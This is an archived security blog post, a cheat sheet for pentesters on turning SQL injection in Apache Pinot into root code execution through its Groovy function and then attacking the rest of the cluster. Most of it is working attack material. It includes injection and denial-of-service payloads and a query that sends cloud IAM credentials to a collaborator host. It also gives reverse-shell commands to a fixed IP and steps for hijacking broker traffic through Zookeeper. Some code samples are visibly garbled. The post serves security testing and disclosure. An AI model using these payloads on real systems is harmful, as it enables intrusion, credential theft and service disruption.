

Apache Pinot SQLi and RCE Cheat Sheet

Apache Pinot SQLi and RCE Cheat Sheet - Author not stated, blog.doyensec.com.

- Published: date not stated
- Original: <<https://blog.doyensec.com/2022/06/09/apache-pinot-sqli-rce.html>>
- Preserved from: <https://blog.doyensec.com/2022/06/09/apache-pinot-sqli-rce.html> (live) on 2026-08-09
- Licence: unknown

Rights remain with the original author and publisher. This is a research archive of a source from the Web Hacking Techniques Index collections, kept so the page going offline. To read the original, follow the link above.

Content

UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Apache Pinot SQLi and RCE Cheat Sheet · Doyensec's Blog

Apache Pinot SQLi and RCE Cheat Sheet

09 Jun 2022 - Posted by Ben Caller

The database platform [Apache Pinot](#) has been growing in popularity. Let's attack it!

This article will help pentesters use their familiarity with classic database systems such as Postgres and MariaDB, and apply it to Pinot. In this post, we will show how a classic SQL-injection (SQLi) bug in a Pinot-backed API can be escalated to Remote Code Execution (RCE) and then discuss post-exploitation.

- What Is Pinot?
- Essential Architectural Details
- Setting Up a Test Environment
- Pinot SQL Syntax & Injection Basics
- String Matching
- Query Options
- CTF-grade SQL injection
- Timeouts
- SQL Injection in Pinot
- RCE via Groovy
- RCE Example Queries
- Use RCE on Server to Attack Other Nodes

- TLDR


What Is Pinot?

Pinot is a real-time distributed OLAP datastore, purpose-built to provide ultra low-latency analytics, even at extremely high throughput.

Huh? If it helps, most articles try to explain OLAP (OnLine Analytical Processing) by showing a diagram of your 2D database table turning into a cube, but for our purposes we can ignore all the jargon.

Apache Pinot is a database system which is tuned for analytics queries (Business Intelligence) where:

- data is being streamed in, and needs to be instantly queryable
- many users need to perform complicated queries at the same time
- the queries need to quickly aggregate or filter terabytes of data



Pinot was started in 2013 at [LinkedIn](#), where it now

powers some of LinkedIn's more recognisable experiences such as Who Viewed My Profile, Job, Publisher Analytics, [...] Pinot also powers LinkedIn's internal reporting platform...

Pinot is unlikely to be used for storing a fairly static table of user emails and password hashes. It is more likely to be found ingesting a stream of orders or user actions from Kafka for analysis via an internal dashboard. Takeaway delivery platform UberEats gives all restaurants access to a [Pinot-powered dashboard](#) which

enables the owner of a restaurant to get insights from Uber Eats orders regarding customer satisfaction, popular menu items, sales, and service quality analysis. Pinot enables slicing and dicing the raw data in different ways and supports low latency queries...

Essential Architectural Details

Pinot is written in Java.

Table data is partitioned / sharded into Segments, usually split based on timestamp, which can be stored in different places.

Apache Pinot is a cluster formed of different [components](#), the essential ones being Controllers, Servers and Brokers.

Server

The Server stores segments of data. It receives SQL queries via GRPC, executes them and returns the results.

Broker

The Broker has an exposed HTTP port which clients send queries to. The Broker analyses the query and queries the Servers which have the required segments of data via GRPC. The client receives the results consolidated into a single response.

Controller

Maintains cluster metadata and manages other components. It serves admin endpoints and endpoints for uploading data.

Zookeeper

Apache Zookeeper is used to store cluster state and metadata. There may be multiple brokers, servers and controllers (LinkedIn claims to have more than 1000 nodes in a cluster), so Zookeeper is used to keep track of these nodes and which servers host which segments. Essentially it's a hierarchical key-value store.

Setting Up a Test Environment

Following the [Kubernetes quickstart](#) in Minikube is an easy way to create a multi-node environment. The documentation walks through the steps to install the Pinot Helm chart, set up ingestion via Kafka, and expose port 9000 of the Controller to access the query editor and cluster management UI. If things break horrifically, you can just `minikube delete` to wipe everything and start again.

The only recommendations are to:

- Set `image.tag` in `kubernetes/helm/pinot/values.yaml` to a specific Pinot release (e.g. `release-0.10.0`) rather than `latest` to test a specific version.
- Install the Pinot chart from `./kubernetes/helm/pinot` to use your local configuration changes rather than `pinot/pinot` which fetches values from the Github master branch.
- Use `stern -n pinot-quickstart pinot` to tail logs from all nodes.

Pinot SQL Syntax & Injection Basics

While Pinot syntax is based on Apache Calcite, many features in the [Calcite reference](#) are unsupported in Pinot. Here are some useful language features which may help to identify and test a Pinot backend.

Strings

Strings are surrounded by single-quotes. Single-quotes can be escaped with another single-quote. Double quotes denote identifiers e.g. column names.

String concatenation

Performed by the 3-parameter function `CONCAT(str1, str2, separator)`. The `+` sign only works with numbers.

```
SELECT "someColumn", 'a "string" with quotes', CONCAT('abc','efg','d') FROM myTable
```

Substrings

`SUBSTR(col, startIndex, endIndex)` where indexes start at 0 and can be negative to count from the end. This is different from Postgres and MySQL where the last parameter is a length.

```
SELECT SUBSTR('abcdef', -3, -1) FROM ignoreMe -- 'def'
```

Length

```
LENGTH(str)
```

Line comments `--` do not require surrounding whitespace. Multiline comments `/* */` raise an error if the closing `*/` is missing.

Filters

Basic `WHERE` filters need to reference a column. Filters which do not operate on any column will raise errors, so SQLi payloads such as `' OR '='` will fail:

```

SELECT * FROM airlineStatsAvro
WHERE 1 = 1
-- QueryExecutionError:
-- java.lang.NullPointerException: ColumnMetadata for 1 should not be null.
-- Potentially invalid column name specified.
SELECT * FROM airlineStatsAvro
WHERE year(NOW()) > 0
-- QueryExecutionError:
-- java.lang.NullPointerException: ColumnMetadata for 2022 should not be null.
-- Potentially invalid column name specified.

```

As long as you know a valid column name, you can still return all records e.g.:

```

SELECT * FROM airlineStatsAvro
WHERE 0 = Year - Year AND ArrTimeBlk != 'blahblah-bc'

```

BETWEEN

```

SELECT * FROM transcript WHERE studentID between 201 and 300

```

IN

Use `col IN (literal1, literal2, ...)`.

```

SELECT * FROM transcript WHERE UPPER(firstName) IN ('NICK','LUCY')

```

String Matching

In `LIKE` filters, `%` and `_` are converted to regular expression patterns `.*` and `.`.

The `REGEXP_LIKE(col, regex)` function uses a `java.util.regex.Pattern` case-insensitive regular expression.

```

WHERE REGEXP_LIKE(alphabet, '^a[Bcd]+.*z$')

```

Both methods are vulnerable to Denial of Service (DoS) if users can provide their own unsanitised search queries e.g.:

- `LIKE '%%%%%%%%%%%%%%zz'`
- `REGEXP_LIKE(col, '(((((*.)*.)*.)*.)*zz')`

These filters will run on the Pinot server at close to 100% CPU forever (OK, for a very very long time depending on the data in the column).

UNION

No.

Stacked / Batched Queries

Nope.

JOIN

Limited support for joins is in development. Currently it is possible to join with offline tables with the `lookUp` function.

Subqueries

Limited support. The subquery is supposed to return a base64-encoded `IdSet`. An `IdSet` is a data structure (compressed bitmap or Bloom filter) where it is very fast to check if an `Id` belongs in the `IdSet`. The `IN_SUBQUERY` (filtered on Broker) or `IN_PARTITIONED_SUBQUERY` (filtered on Server) functions perform the subquery and then use this `IdSet` to filter results from the main query.

```
WHERE IN_SUBQUERY(  
  yearID,  
  'SELECT ID_SET(yearID) FROM baseballStats WHERE teamID = "BC"  
) = 1
```

Database Version

It is common to `SELECT @@VERSION` or `SELECT VERSION()` when fingerprinting database servers. Pinot lacks this feature. Instead, the presence or absence of `functions` and other language features must be used to identify a Pinot server version.

Information Schema Tables

No.

Data Types

Some Pinot functions are sensitive to the column types in use (INT, LONG, BYTES, STRING, FLOAT, DOUBLE). The hash functions like `SHA512`, for instance, will only operate on `BYTES` columns and not `STRING` columns. Luckily, we can find the undocumented `toUtf8` function in the source code and convert strings into bytes:

```
SELECT md5(toUtf8(somestring)) FROM table
```

CASE

Simple case:

```
SELECT
  CASE firstName WHEN 'Lucy' THEN 1 WHEN 'Bob', 'Nick' THEN 2 ELSE 'x' END
FROM transcript
```

Searched case:

```
SELECT
  CASE WHEN firstName = 'Lucy' THEN 1 WHEN firstName = 'Bob' THEN 2.1 ELSE 'x' END
FROM transcript
```

Query Options

Certain [query options](#) such as timeouts can be added with `OPTION(key=value,key2=value2)`. Strangely enough, this can be added anywhere inside the query, and I mean *anywhere*!


```
SELECT studentID, firstOPTION(timeoutMs=1)Name
froOPTION(timeoutMs=1)m tranOPTION(timeoutMs=2)script
WHERE firstName OPTION(timeoutMs=1000) = 'Lucy'
-- succeeds as the final timeoutMs is long (1000ms)

SELECT * FROM transcript WHERE REGEXP_LIKE(firstName, 'LuOPTION(timeoutMs=1)cy')
-- BrokerTimeoutError:
-- Query timed out (time spent: 4ms, timeout: 1 ms) for table: transcript_OFFLINE before scattering the request
--
-- With timeout 10ms, the error is:
-- 427: 1 servers [pinot-server-0_O] not responded
--
-- With an even larger timeout value the query succeeds and returns results for 'Lucy'.
```

Yes, even inside strings!

In a Pinot-backed search API, queries for `thingumajig` and `thinguOPTION(a=b)majig` should return identical results, assuming the characters `()=` are not filtered by the API.

This is also potentially a useful WAF bypass.



CTF-grade SQL injection

In far-fetched scenarios, this could be used to comment out parts of a SQL query, e.g. a route `/getFiles?category=)&title=%25oPtIoN(` using a prepared statement to produce the SQL:

```
SELECT * FROM gchqFiles
WHERE
  title LIKE '%oPtIoN('
  and topSecret = false
  and category LIKE ')'
```

Everything between `OPTION(` and the next `)` is **stripped out** using regex `/option\s*\([^)]+\)/i`. The query gets executed as:

```
SELECT * FROM gchqFiles
WHERE
  title LIKE '%'
```

allowing access to all the top secret files!

Note that the error `OPTION statement requires two parts separated by '='` occurs if there are the wrong number of equals signs inside the `OPTION()`.

Another contrived scenario could result in SQLi and a filter bypass.

```
SELECT * FROM gchqFiles
WHERE
  REGEXP_LIKE(title, 'oPtIoN(a=b')
  and not topSecret
  and category = ') OR id - id = 0--'
```

will be processed as


```
SELECT * FROM gchqFiles
WHERE
  REGEXP_LIKE(title, '
and not topSecret
and category = ') OR id - id = 0
```

Timeouts

Timeouts do not work. While the Broker returns a timeout exception to the client when the query timeout is reached, the Server continues processing the query row by row until completion, however long that takes. There is no way to cancel an in-progress query besides killing the Server process.

SQL Injection in Pinot

To proceed, you'll need a SQL injection vulnerability like for any type of database backend, where malicious user input can wind up in the query body rather than being sent as parameters with prepared statements.

Pinot backends do not support prepared statements, but the Java client has a `PreparedStatement` class which [escapes single quotes](#) before sending the request to the Broker and can prevent SQLi (except the `OPTION()` variety).

Injection may appear in a search query such as:

```
query = """SELECT order_id, order_details_json FROM orders
WHERE store_id IN ({stores})
AND REGEXP_LIKE(product_name,{query})
AND refunded = false""".format(
    stores=user.stores,
    query=request.query,
)
```

The `query` parameter can be abused for SQL injection to return **all orders in the system** without the restriction to specific store IDs. An example payload is `!xyz') OR store_id - store_id = 0 OR (product_name = 'abc!` which will produce the following SQL query:

```
SELECT order_id, order_details_json FROM orders
WHERE store_id IN (12, 34, 56)
AND REGEXP_LIKE(product_name,'!xyz') OR store_id - store_id = 0 OR (product_name = 'abc!')
AND refunded = false
```

The logical split happens on the `OR`, so records will be returned if either:

- `store_id IN (12, 34, 56) AND REGEXP_LIKE(product_name,'!xyz')` (unlikely to have any results)
- `store_id - store_id = 0` (always true, so all records are returned)
- `(product_name = 'abc!') AND refunded = false` (unlikely to have any results)

If the query template used by the target has no new lines, the query can alternatively be ended with a line comment `!xyz') OR store_id - store_id = 0--` .

RCE via Groovy

While maturity is bringing improvements, secure design has not always been a priority. Pinot trusts anyone who can query the database to also execute code on the Server, as **root** . This feature gaping security hole is enabled by default in all released versions of Apache Pinot. It was disabled by default in [a commit on May 17, 2022](#) but this commit has not yet made it into a release.

Scripts are written in the Groovy language. This is a JVM-based language, allowing you to use all your favourite Java methods. Here's some Groovy syntax you might care about:

```
// print to Server log (only going to be useful when testing locally)
println 3
// make a variable
def data = 'abc'
// interpolation by using double quotes and $ARG or ${ARG}
def moredata = "${data}def" // abcdef
// execute shell command, wait for completion and then return stdout
'whoami'.execute().text
// launch shell command, but do not wait for completion
"touch /tmp/$arg0".execute()
// execute shell command with array syntax, helps avoid quote-escaping hell
["bash", "-c", "bash -i >& /dev/tcp/192.168.0.4/53 0>&1 &"].execute()
// a semicolon must be placed after the final closing bracket of an if-else block
if (true) { a() } else { b() }; return "a"
```

To execute Groovy, use:

```
GROOVY(
  '{"returnType":"INT or STRING or some other data type","isSingleValue":true}',
  'groovy code on one line',
  MaybeAColumnName,
  MaybeAnotherColumnName
)
```

If columns (or transform functions) are specified after the groovy code, they appear as variables `arg0` , `arg1` , etc. in the Groovy script.

RCE Example Queries

Whoami

```
SELECT * FROM myTable WHERE groovy(
  '{"returnType":"INT","isSingleValue":true}',
  'println "whoami".execute().text; return 1'
) = 1 limit 5
```

Prints `root` to the log! The official Pinot docker images run Groovy scripts as root.

Note that:

- The Groovy function is an exception to the earlier rule requiring filters to include a column name.
- Even though the limit is 5, every row in each segment being searched is processed. Once 5 rows are reached, the query returns results to the Broker, but the `root` lines continue being printed to the log.
- The return and comparison values need not be the same. However the types must match `returnType` in the metadata JSON (here `INT`).
- The `return` keyword is optional for the final statement, so the script could end with `; 1`.

```
SELECT * FROM myTable WHERE groovy(
  '{"returnType":"INT","isSingleValue":true}',
  'println "hello $arg0"; "touch /tmp/id-$arg0".execute(); 42',
  id
) = 3
```

In `/tmp`, expect root-owned files `id-1`, `id-2`, `id-3`, etc. for each row.

AWS

Steal temporary AWS IAM credentials from pinot-server.

```
SELECT * FROM myTable WHERE groovy(
  '{"returnType":"INT","isSingleValue":true}',
  CONCAT(CONCAT(CONCAT(CONCAT(
    'def aws = "169.254.169.254/latest/meta-data/iam/security-credentials/";',
    'def collab = "xyz.burpcollaborator.net/";',
    'def role = "curl -s ${aws}".execute().text.split("\n")[0].trim();',
    'def creds = "curl -s ${aws}${role}".execute().text;',
    '["curl", collab, "--data", creds].execute(); 0',
    ''
  ))))
) = 1
```

Could give access to cloud resources like S3. The code can of course be adapted to work with IMDSv2.

Reverse Shell

The goal is really to have a root shell from which to explore the cluster at your leisure without your commands appearing in query logs. You can use the following:

```
SELECT * FROM myTable WHERE groovy(
  '{"returnType":"INT","isSingleValue":true}',
  ['"bash", "-c", "bash -i >& /dev/tcp/192.168.0.4/443 0>&1 &"].execute(); return 1'
) = 1
```

to spawn loads of reverse shells at the same time, one per row.

```
root@pinot-server-1:/opt/pinot#
```

You will be root on whichever Server instances are chosen by the broker based on which Servers contain the required table segments for the query.

```
SELECT * FROM myTable WHERE groovy(
  '{"returnType":"STRING","isSingleValue":true}',
  ['"bash", "-c", "bash -i >& /dev/tcp/192.168.0.4/4444 0>&1 &"].execute().text'
) = 'x'
```

This launches one reverse shell. If you accidentally kill the shell, however far into the future, a new reverse shell attempt will be spawned as the Server processes the next row. Yes, the client and Broker will see the query timeout, but the Server will continue executing the query until completion.

Tuning

When coming across Pinot for the first time on an engagement, we used a Groovy query similar to the AWS one above. However, as you can already guess, this launched tens of thousands of requests at Burp Collaborator over a span of several hours with no way to stop the runaway query besides confessing our sin to the client.

To avoid spawning thousands of processes and causing performance degradation and potentially a Denial of Service, limit execution to a single row with an `if` statement in Groovy.

```
SELECT * FROM myTable WHERE groovy(
  '{"returnType":"INT","isSingleValue":true}',
  CONCAT(CONCAT(CONCAT(CONCAT(
    'if (arg0 == "489") {',
    '["bash", "-c", "bash -i >& /dev/tcp/192.168.0.4/4444 0>&1 &"].execute();',
    '}),'return 1;',
    '}),}',
    '}),'return 0',
    ')),
  id
) = 1
```

A reverse shell is spawned only for the one row with id 489.

Use RCE on Server to Attack Other Nodes

We have root access to a Server via our reverse shell, giving us access to:

- All the segment data stored on the Server
- Configuration and environment variables with the locations of other services such as Broker and Zookeeper
- Potentially keys to the cloud environment with juicy IAM permissions

As we're root here already, let's try to use our foothold to affect other parts of the Pinot cluster such as Zookeeper, Brokers, Controllers, and other Servers.

First we should check the configuration.

```
root@pinot-server-1:/opt/pinot# cat /proc/1/cmdline | sed 's/\x00/ /g'
/usr/local/openjdk-11/bin/java -Xms512M ... -Xlog:gc*:file=/opt/pinot/gc-pinot-server.log -Dlog4j2.configurationFile=/op
```

We have a Zookeeper address `-zkAddress pinot-zookeeper:2181` and config file location `- configFile /var/pinot/server/config/pinot-server.conf`. The file contains data locations and [auth tokens](#) in the unlikely event that internal cluster authentication has been enabled.

Zookeeper

It is likely that the locations of other services are available as environment variables, however the source of truth is Zookeeper. Nodes must be able to read and write to Zookeeper to update their status.

```

root@pinot-server-1:/opt/pinot# cd /tmp
root@pinot-server-1:/tmp# wget -q https://dlcdn.apache.org/zookeeper/zookeeper-3.8.0/apache-zookeeper-3.8.0-bin.tar.gz
root@pinot-server-1:/tmp# ./apache-zookeeper-3.8.0-bin/bin/zkCli.sh -server pinot-zookeeper:2181
Connecting to pinot-zookeeper:2181
...
2022-06-06 20:53:52,385 [myid:pinot-zookeeper:2181] - INFO [main-SendThread(pinot-zookeeper:2181):o.a.z.ClientCn
...
[zk: pinot-zookeeper:2181(CONNECTED) 0] ls /pinot/CONFIGS/PARTICIPANT
[Broker_pinot-broker-0.pinot-broker-headless.pinot-quickstart.svc.cluster.local_8099, Controller_pinot-controller-0.pin

```

Now we have the list of “participants” in our Pinot cluster. We can `get` the configuration of a Broker:

```

[zk: pinot-zookeeper:2181(CONNECTED) 1] get /pinot/CONFIGS/PARTICIPANT/Broker_pinot-broker-0.pinot-broker-headless
{
  "id" : "Broker_pinot-broker-0.pinot-broker-headless.pinot-quickstart.svc.cluster.local_8099",
  "simpleFields" : {
    "HELIX_ENABLED" : "true",
    "HELIX_ENABLED_TIMESTAMP" : "1654547467392",
    "HELIX_HOST" : "pinot-broker-0.pinot-broker-headless.pinot-quickstart.svc.cluster.local",
    "HELIX_PORT" : "8099"
  },
  "mapFields" : { },
  "listFields" : {
    "TAG_LIST" : [ "DefaultTenant_BROKER" ]
  }
}

```

By modifying the broker `HELIX_HOST` in Zookeeper (using `set`), Pinot queries will be sent via HTTP POST to `/query/sql` on a machine you control rather than the real broker. You can then reply with your own results. While powerful, this is a rather disruptive attack.

In further mitigation, it will not affect services which send requests directly to a hardcoded Broker address. Many clients do rely on Zookeeper or the Controller to locate the broker, and these clients will be affected. We have not investigated whether intra-cluster mutual TLS would downgrade this attack to DoS.

Broker

We discovered the location of the broker. Its `HELIX_PORT` refers to the an HTTP server used for submitting SQL queries:

```
curl -H "Content-Type: application/json" -X POST \
-d '{"sql":"SELECT X FROM Y"}' \
http://pinot-broker-0:8099/query/sql
```

Sending queries directly to the broker may be much easier than via the SQLi endpoint. Note that the broker may have basic auth enabled, but as with all Pinot services it is disabled by default.

All Pinot REST services also have an `/appconfigs` endpoint returning configuration, environment variables and java versions.

Other Servers

There may be data which is only present on other Servers. From your reverse shell, SQL queries can be sent to any other Server via GRPC without requiring authentication.

Alternatively, we can go back and use Pinot's [IdSet subquery functionality](#) to get shells on other Servers. We do this by injecting an `IN_SUBQUERY(columnName, subQuery)` filter into our original query to `tableA` to produce SQL like:

```
SELECT * FROM tableA
WHERE
  IN_SUBQUERY(
    'x',
    'SELECT ID_SET(firstName) FROM tableB WHERE groovy("{\"returnType\":\"INT\",\"isSingleValue\":true}\",\"println \"RCE\";re
  ) = true
```

It is important that the `tableA` column name (here the literal `'x'`) and the `ID_SET` column of the subquery have the same type. If an integer column from `tableB` is used instead of `firstName`, the `'x'` must be replaced with an integer.

We now get RCE on the Servers holding segments of `tableB`.

Controller

The Controller also has a useful REST API.

It has methods for getting and setting data such as cluster configuration, table schemas, instance information and segment data.

It can be used to interact with Zookeeper e.g. to update the broker host like was done directly via Zookeeper above.

```
curl -X PUT "http://localhost:9000/instances/Broker_pinot-broker-0.pinot-broker-headless.pinot-quickstart.svc.cluster.lo
```

Files can also be uploaded for ingestion into tables.

TLDR

- Pinot is a modern database platform that can be attacked with old-school SQLi
- SQL injection leads to Remote Code Execution by default in the latest release, at the time of writing
- In the official container images, RCE means root on the Server component of the Pinot cluster
- From here, other components can be affected to a certain degree
- WTF is going on with `OPTION()` ?
- Pinot is under active development. Maturity will bring security improvements
- In an upcoming release (>0.10.0) the SQLi to RCE footgun will be opt-in

Archived from <https://blog.doyensec.com/2022/06/09/apache-pinot-sqli-rce.html>. Rendered offline from the local Markdown copy.